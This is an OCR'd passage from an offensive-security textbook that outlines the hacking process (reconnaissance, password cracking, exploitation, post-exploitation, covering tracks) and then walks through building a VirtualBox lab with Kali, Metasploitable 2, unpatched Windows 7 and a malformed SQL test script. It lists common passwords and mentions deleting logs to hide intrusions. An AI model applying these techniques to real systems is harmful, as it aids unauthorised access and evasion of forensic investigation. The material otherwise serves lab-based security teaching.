In real life, hacking can be a long, tedious process that sometimes can take days, weeks, or even months. There are cases in the annals of hacking (for instance, the Carbanak Hack) where the attackers patiently worked for six to twelve months before compromising a highly valuable system such as a bank or national security system. Successful hackers spend a great deal of their time on reconnaissance of the systems, the network, and the users.

There was a time when a hacker could use a single exploit to enter just about any Windows system (Conficker worm, MS08-067) and occasionally a similar exploit still appears in the modern era (such as EternalBlue; we'll be working with the EternalBlue exploit through this book). As systems have become more and more secure, exploits have had to become more and more specialized. For instance, you may need to know the following to successfully exploit a system:

1. The operating system;
2. The service pack of the operating system;
3. What ports are open on the target system;
4. What services are running on the target system;
5. What applications are running on the target system; and
6. What language is used on the target system.

Sometimes, even more information is necessary. This specificity is why reconnaissance is so critical. You need to determine all this information before even beginning the game. In some cases, reconnaissance may take up to 90 percent of the time of the entire operation.

Reconnaissance is not as sexy as popping shell on the target system, but it is supremely critical in this era. If your reconnaissance is inadequate, all of your efforts will likely go for naught.

Although hacking is NOT a cookbook activity (a great hacker is creative and analytical. See Hacker Essentials in Chapter 2), we can generalize and say that you should take the following steps in your hacking process.

Fingerprinting

Fingerprinting is the process of enumerating the following attributes of a target:

1. Users
2. Hosts
3. Network Topology
4. Operating Systems
5. Services

The hacker can gather all of this information in a multitude of ways. Generally, our discipline categorizes these as either active or passive. Let's take a look at each of these below.

Passive Reconnaissance

Passive reconnaissance is the process of learning about the target without ever directly interacting with it. In other words, you can gather information about the target from third-party sources, such as DNS, Shodan, Netcraft, Google, social networking sites, and others. The key to passive reconnaissance is to gather as much information about the target as you can without ever interacting with it and alerting the target of your interest. All the information comes from sources that have gathered the information previously. All we do is then harvest that information. In some circles, these techniques are known as open-source intelligence or OSINT (for more on OSINT, see www.hackers-arise.com/osint). In some cases, finding key information about the target can be critical to effective and efficient password cracking (see Chapter 8).

Active Reconnaissance

Active reconnaissance, as you probably already guessed, is information gathered while actively interacting with the target. Active reconnaissance is risky, but usually provides the attacker with more reliable and accurate information. Very often, this is through port scanning with tools such as nmap, hping3 or banner grabbing (see Chapter 6). Much more specific information can be gathered in the active reconnaissance phase, but it risks detection by the target, as every packet and probe has the signature of the sender. This phase of reconnaissance also risks triggering security devices such as firewalls and intrusion detection systems (IDS).

Password Cracking

Password cracking is a specialty that—when successful—can render significant rewards to the practitioner. In 2019, most systems are still protected by a single password and not the two-factor authentication (2FA) that would make them so much safer. If you can crack the password, you gain all the user's permissions and rights.

As security has become more and more important, passwords have become more and more difficult to crack. A password from the dictionary or other common alphanumeric combinations (qwerty, 12345678, etc.) can be broken in seconds. On the other hand, a ten-character password containing upper- and lower-case letters, numbers, and special characters would require a brute-force attack to attempt 56,000,000,000,000,000,000 possibilities! Depending upon the tool the hacker uses, such a brute-force attack can take a very, very long time. Despite this—from the captured password dumps on the dark web—we know that the favorite passwords are:

1. 123456
2. password
3. 123456789
4. 12345678
5. 12345
6. 111111
7. 1234567
8. sunshine
9. qwerty

10. iloveyou
11. princess
12. admin
13. welcome
14. 666666
15. abc123
16. football
17. 123123
18. monkey
19. 654321
20. !@#$%^&*
21. charlie
22. aa123456
23. donald
24. password1
25. qwerty123

If someone on the network is using one of these common passwords, or the 5,000 other most-common passwords, the attacker can crack it in seconds!

There are at least two types of password cracking, online and offline. Offline cracking is much simpler once the password hash (most passwords are stored in one-way encryption known as a hash. See Appendix A, "Cryptography Basics for Hackers") has been obtained and the hacker can employ whatever resources are at their disposal to crack it. Online cracking is far more difficult, as many systems have lockouts that can limit our attempts.

Exploitation

If we have failed with password-cracking, the next step is to attempt exploitation. Based on the information garnered in the reconnaissance phase, we can develop a strategy for exploitation. Exploitation is usually accomplished because of a flaw in the operating system or application. The most notorious of these flaws is the buffer overflow. The buffer overflow occurs when a variable area is overflowed with too much, or with a specific type, of data and then enables the attacker to place their remote code (usually a rootkit, payload, or listener) in its place. This replacement code is then executed by the target system, and the attacker then connects to and controls the target system (for more on buffer overflows see Exploit Development, Part 1 at https://www.hackers-arise.com/single-post/2017/05/26/Exploit-Development-Part-1-Anatomy-of-Buffer-Overflows).

Although there are many tools and scripts available for exploitation, Metasploit is the tool of choice for the beginner-to-intermediate hacker. Metasploit is a framework for the exploitation(and other tools) against known vulnerabilities in computer systems. The key words here are **"known** vulnerabilities." Metasploit does not help you hack with new, zero-day (never seen before) exploits, but instead catalogs and deploys tools and exploits against known vulnerabilities in operating systems, services, and applications.

It's important to note that systems are NOT always patched and up-to-date. As we saw in the History of Hacking section in Chapter 1, even after the patch for the EternalBlue exploit was released, the attackers

were able to exploit hundreds of thousands of systems around the world and garner billions of dollars in ransom.

In this book, we will focus on the use of Metasploit and some Python scripts for exploitation.

Post-Exploitation

Post-exploitation is what happens after the hack, or exploitation. The hack gets the attacker inside the system, but access is generally just the beginning. Post-exploitation can include grabbing passwords, accessing the database, turning on and accessing the microphone or webcam, etc. It may also include pivoting to compromise other parts of the network. For instance, if the hacker can compromise a single user on the network, that user's systems will not likely have the valuable assets the hacker is seeking, such as the database that contains personally identifiable information, credit card numbers, or confidential information. The hacker needs to learn to pivot from the compromised system to other systems on the network to be successful.

Covering Tracks

Once the exploitation is complete, and the post-exploitation havoc has been done (taking or reading documents, turning on the microphone, pivoting to other systems, etc.), the final task for the hacker is to cover their tracks. This phase makes it more difficult for a forensic investigator to be able to track the hacker's activity and actions. This can mean deleting or altering log files, deleting bash commands, changing timestamps on files, and others.

Summary

Now that we have an idea of the process of hacking or exploitation, let's get started!

In the next chapter, we will set up the safe lab environment where we can practice without any chance of legal ramifications.

4

Building Your Hacking VirtualLab

The desire for safety stands against every great and noble enterprise.

Tacitus


Now that we competed all the preliminaries, let's get started hacking!

Before we launch our journey to becoming a master hacker, we must first build a safe lab where we can practice our tools and techniques. The best way to do that is to use a virtual environment. Virtualization enables you to run many operating systems all within the same physical machine, and thereby practice your skills in secure environment.

There are numerous virtual machine environments available to you. These include VMware Workstation, VirtualBox, Parallels, Virtual PC, Xen, ESXi, Hyper-V, and any others. You can use any of these, but in the following section, I will walk you through setting up your hacking lab in Oracle's free VirtualBox. VirtualBox is solid choice for virtualization, and most importantly, it's free!

Virtualization means we can set up our attacking system, such as Kali, on the same physical computer as our victim system, such as Windows 7 or Metasploitable 2 (this is a purposely vulnerable Linux system).

There are at least two primary ways to virtualize operating systems, type-1 or full-virtualization and type-2 or hardware-assisted virtualization.



Type-1 virtualization runs on "bare-metal" or in other words, there is nothing between the virtualization system (hypervisor) and the hardware. In type-2 virtualization, we are able to run a guest operating system (OS) inside a host operating system. This is not the most efficient, but it is excellent as a lab environment. That's what we will do here with VirtualBox.

Kali Linux

Let's begin by downloading our attack system, *Kali* Linux. It was developed by Offensive Security as a hacking/pentesting operating system built on a distribution of Linux called Debian. There are many distributions of Linux, and Debian is one of the best. You are probably most familiar with Ubuntu as a popular desktop distribution of Linux. Ubuntu is also built on Debian. Other distributions include Red Hat, CentOS, Mint, Arch, SUSE and several others. Although they all share the same Linux kernel (the heart of the operating system that controls the CPU, RAM, and so on), each has its own utilities, applications, and choice of graphical interface (GNOME, KDE, and others) for different purposes. As a result, each of these distributions of Linux looks and feels slightly different. Kali was designed for penetration testers and hackers and comes with a significant complement of hacking tools.

I strongly recommend that you use Kali for th**is book. Although you can use** other Linux distributions, you will likely spend significant amount of time downloading, installing and configuring the various tools we will be using (as many tools as Kali has, we will still need to download and install a few more).

You can download Kali Linux at www.kali.org.

From the home page, click the **Downloads** link at the top of the page, and it will take you to the Downloads page. Here, you'll be faced with multiple download choices, something like the figure below. These are the different versions of Kali for various systems.

It's important to choose the right download. Along the left side of the table, you will see the *image name*, which is the name of the version that the link downloads. For instance, the first is Kali Linux 64-Bit, meaning it's the full Kali Linux, and is suitable for 64-bit systems—most modern systems use a 64-bit Intel or AMD CPU. To determine what type of CPU is on your system, go to **Control Panel System and Security System**, and it should be listed. If yours is a 64-bit system, download and install the 64-bit version of the full Kali (not Light or Lxde, or any of the alternatives).

If you are running an older computer with a 32-bit CPU, you will need to install the 32-bit version that appears lower on the page.

You have a choice of downloading via HTTP or Torrent. If you choose HTTP, Kali will download directly to your system and place the image in your Downloads folder. The TORRENT download is the peer-to-peer download used by many file-sharing sites. You will need a torrenting application like BitTorrent to use this. The Kali file then will be downloaded to the folder in which the torrenting application stores it's downloads.

There are other versions for other types of CPUs, such as the commonly used ARM architecture found in so many mobile devices. If you are using a Raspberry Pi, a tablet, or other mobile device (phone users will likely prefer Kali NetHunter), make certain you download and install the ARM architecture version of Kali by scrolling down to Download ARM images and clicking **Kali Arm Images**.

Now that you have Kali downloaded, but before you install anything, I want to talk a bit about virtual machines. As I mentioned above, Virtual Machine (VM) technology allows you to run multiple operating systems from one piece of hardware like your laptop or desktop. This means that you can continue to run your familiar Windows, Mac or Linux operating system and run a virtual machine of Kali Linux *inside* that operating system. You don't need to overwrite your existing OS to learn hacking.

Let's install VirtualBox as our virtualization system.

Installing VirtualBox

You can download VirtualBox at *www.virtualbox.org*.You should see a Downloads button in the left menu. Click the **Downloads** button, which will take you to the screen shown below. Select the download link for your computer's current operating system, which will host VirtualBox VM. Make sure to download the latest version of VirtualBox.

When the download has completed, click the setup file and you will be greeted by a familiar Setup Wizard like below.

Click **Next**, and you should be greeted with the Custom Setup screen.

From this screen, simply click **Next**.


Keep clicking **Next** until you get to the Network Interfaces warning screen, and then just click **Yes.**

Click **Install** to begin the process. During this process, you will likely be prompted several times about installing *device software*. These are the virtual networking devices necessary for your virtual machines to communicate. Click **Install** for each one.


When the installation is complete, click **Finish**.

Setting Up Your Virtual Machine


Now let's get you started installing our virtual machines. VirtualBox should open once it has installed—if not, open it—and you should be greeted by the VirtualBox Manager, as seen below.



Since we will be creating a new virtual machine with our Kali Linux, click **New** in the upper-left corner. This opens the **Create Virtual Machine** window as seen below.



Give your machine a name in the first window (any name is okay, but I simply used Kali) and then select **Linux** from the Type pull-down menu. Finally, select **Debian (64-bit)** from the third pull-down (unless you are using the 32-bit version of Kali, in which case select the Debian 32-bit version). Click **Next**, and you'll see a screen like below. Here, we need to select how much RAM we want to allocate to this new virtual machine.




As a rule of thumb, I don't recommend using more than 25% of your total system RAM. That means if you have installed 4GB on your physical or host system, then select just 1GB for your virtual machine, and if you have 16GB on your physical system, then select 4GB. The more RAM you give your virtual machine, the better and faster it will run, but you must also leave enough RAM for your **host operating system and our** other virtual machines you might want to run simultaneously. Your virtual machines will not use any RAM when you are not using them, but they will use hard drive space.

Click **Next**, and you'll get to the Hard disk screen. Choose **Create a virtual hard disk now** and click **Create**.

In the next screen, you can decide whether you want the hard drive you are creating to be allocated dynamically or at a fixed size. If you choose **Dynamic allocated**, the system will *not* take the entire maximum size you allocate for the virtual hard disk until you need it, saving more unused **hard drive space** for your host system. I suggest you select Dynamically allocated.

Click **Next**, and you'll choose the amount of hard drive space to allocate to the VM and the location of the VM .




The default is 8GB. I usually find that to be a bit small and recommend that you allocate 20–25GB as a minimum. Remember, if you chose to dynamically allocate hard drive space, it won't use the space until you need it, and expanding your hard drive after it has already been allocated can be tricky, so better to err on the high side.


Click **Create**, and you're ready to go!

Installing Kali in the VM

At this point, you should see a screen like that below. Now you'll need to install Kali. Note that on the left of the VirtualBox Manager, you should see an indication that Kali VM is powered off. Click the Start button (green arrow icon).



The VirtualBox Manager will then ask where to find the startup disk. You've already downloaded a disk image with the extension *.iso*, which should be in your *Downloads* folder (if you used a torrent to download Kali, the *.iso* file will be in the *Downloads* folder of your torrenting application). Click the folder icon to the right and navigate to the *Downloads* folder, and select the Kali image file.




Then click **Start**.

Congratulations! You are on your way!

Setting Up Kali

Kali will now open a screen like below, offering you several startup choices. I suggest using the graphical install for beginners.



Use your keyboard keys to navigate the menu.

If you get an error when you're installing Kali into your VirtualBox, it's likely because you don't have virtualization enabled within your systems BIOS. Each system and its BIOS will be slightly different, so check with your manufacturer or search online for solutions with your system and BIOS. In addition, on Windows systems, you will likely need to disable any competing virtualization software such as Hyper-V. Again, an internet search for your system should guide you in doing so.

You will next be asked to select your language. Make certain you select the language you are most comfortable working in and then click **Continue**. Next, select your location, click **Continue**, and then select your keyboard layout.

When you click **Continue**, VirtualBox will go through a process of detecting your hardware and network adapters. Just wait patiently as it does so. Eventually, you will greeted by a screen asking you to configure your network, like below.

The first item it asks for is the name of your host. You can name it anything you please, but I left mine with the default "Kali."

Next, you will asked for the domain name. It's not necessary to enter anything here. Click **Continue**. The next screen, is very important. Here, you are asked for the password you want to use for the *root* user.

The root user in Linux is the all-powerful system administrator (sysadmin). You can use anything you feel secure with. If this were a physical system that we are using on the Internet, I would suggest that you use a very long and complex password to limit the ability of an attacker cracking it. Since this is a virtual machine that people can't access without accessing your host operating system, password authentication on this virtual machine is less important, but still, choose wisely.


Click **Continue**, and you will be asked to set your time zone. Do so and then continue.

The next screen asks about partition disks. Choose **Guided – use entire disk**, and Kali will detect your hard drives and set up a partitioner automatically.

Kali will then warn you that all data on the disk you select will be erased... but don't worry! This is a virtual disk, and the disk is new and empty, so this won't actually do anything. Click **Continue**.

Kali will now ask you if you want all files in one partition (a partition is just what it sounds like—a portion or segment of your hard drive) or if you want to have separate partitions. If this was a production system, you probably would select separate partitions for */home*, */var* and */tmp*, but considering that we will be using this as a learning system in a virtual environment, you should simply select **All files in one partition**.

Now you be will asked whether to write your changes to disk. Select **Finish Partitioning and write changes to disk**. Kali will prompt you once more to see if you want to write the changes to disk; select **Yes** and click **Continue**.



Kali will now begin to install the operating system. This could take awhile, so be patient. Now is the time to take your bathroom break and get your favorite beverage.


Once the installation is complete, you will be prompted as to whether you want to use a network mirror. This really is not necessary, **but you may want to select a network mirror updates and additional software near your physical location**.

Then Kali will install GRUB (Grand Unified Bootloader). A bootloader enables you to select different operating systems to boot into, which means when you boot your machine you can boot into either Kali or another operating system. Select **Yes**. Then Kali will install the GRUB bootloader.

On the next screen, you will prompted as to whether you want to install the GRUB bootloader automatically or manually. For reasons as yet unclear, if you choose the second option, Kali will tend to hang and display a blank screen after installation. Select **Enter Device Manually**.

On the following screen, select the drive where the GRUB bootloader should be installed (it will likely be something like */dev/sda*. ***(Unlike Windows, Linux designates hard drive as sda, sbd, etc. See Linux Basics for Hackers for more information***). Click through to the next screen, which should tell you that the installation is complete.

Congratulations! You installed Kali. Click **Continue**. Kali will attempt to reboot, and you will see a number of lines of code go across a blank, black screen before eventuall**y you are greeted with Kali 2019**'s login screen, as shown below.




Login as *root*, and you will be asked for your password. Enter whatever password you selected for your root user.

After logging in as root using your password, you will be greeted with the Kali Linux desktop like that below.

Installing Your Target Systems


Throughout this book, we will focus on two target systems, Metasploitable 2, a purposely vulnerable Linux system and Windows 7. To download and install Metasploitable 2, click go to **https://sourceforge.net/projects/metasploitable/**. Once it has been downloaded it, simply follow the instructions above for Kali to install your Metasploitable 2. The login for Metasploitable 2 is username:*msfadmin* and password: *msfadmin*

To install Windows 7, things are a bit trickier. For you to fully engage with our exercises on Windows 7, you will need an unpatched Windows 7 system. Maybe you have one around your home, school or office. If not, you can search around the Internet and find numerous downloadable copies. Install it into your VirtualBox system, just as you did with Kali above.



Eventually, you will be greeted by that familiar Windows 7 login screen.

Lastly, we need to install MySQL on to the Windows 7 system. Go to www.oldapps.com and search for Windows applications. Go to the MySQL server and download and install MySQL v5.5.15



Once you have installed MySQL for Windows, you will need to open the MySQL terminal (go to **Programs** then **MySQL**) to create our test database and populate the database with the following commands.

```
CREATE DATABASE `moviedb`

USE `moviedb`;

CREATE TABLE `creditcards` (
        `id` varchar(20) DEFAULT NULL,
        `first_name` varchar(50) DEFAULT NULL,
        `last_name` varchar(50) DEFAULT NULL,
        `expiration` date DEFAULT NULL

ALTER TABLE `creditcards` DISABLE KEYS */;
        INSERT INTO `creditcards` VALUES ('001','Tom','Hanks','0000-00-00'),('002','Sandra','Bullock','0000-00-
00'),('003','Alan','Rickman','0000-00-00');

CREATE TABLE `stars` (
        `id` int(11) NOT NULL,
        `first_name` varchar(50) DEFAULT NULL,
        `last_name` varchar(50) DEFAULT NULL,
        `dob` date DEFAULT NULL,
        `photo_url` varchar(200) DEFAULT NULL,
        PRIMARY KEY (`id`)

INSERT INTO `stars` VALUES (755011,'Arnold','Schwarzeneggar','1947-07-
30','http://www.imdb.com/gallery/granitz/2028/Events/2028/ArnoldSchw_Grani_1252920_400.jpg?path=pgallery&
path_key=Schwarzenegger,%20Arnold'),(755017,'Eddie','Murphy','1961-04-
03','http://www.imdb.com/gallery/granitz/2487/Events/2487/EddieMurph_Pimen_2724994_400.jpg?path=pgallery
&path_key=Murphy,%20Eddie%20(I)');
```

Congratulations! You are now ready to embark on a journey of "a thousand steps!" Be patient with yourself, you will not become a Master Hacker overnight, but you have taken the first important steps in that journey.

5

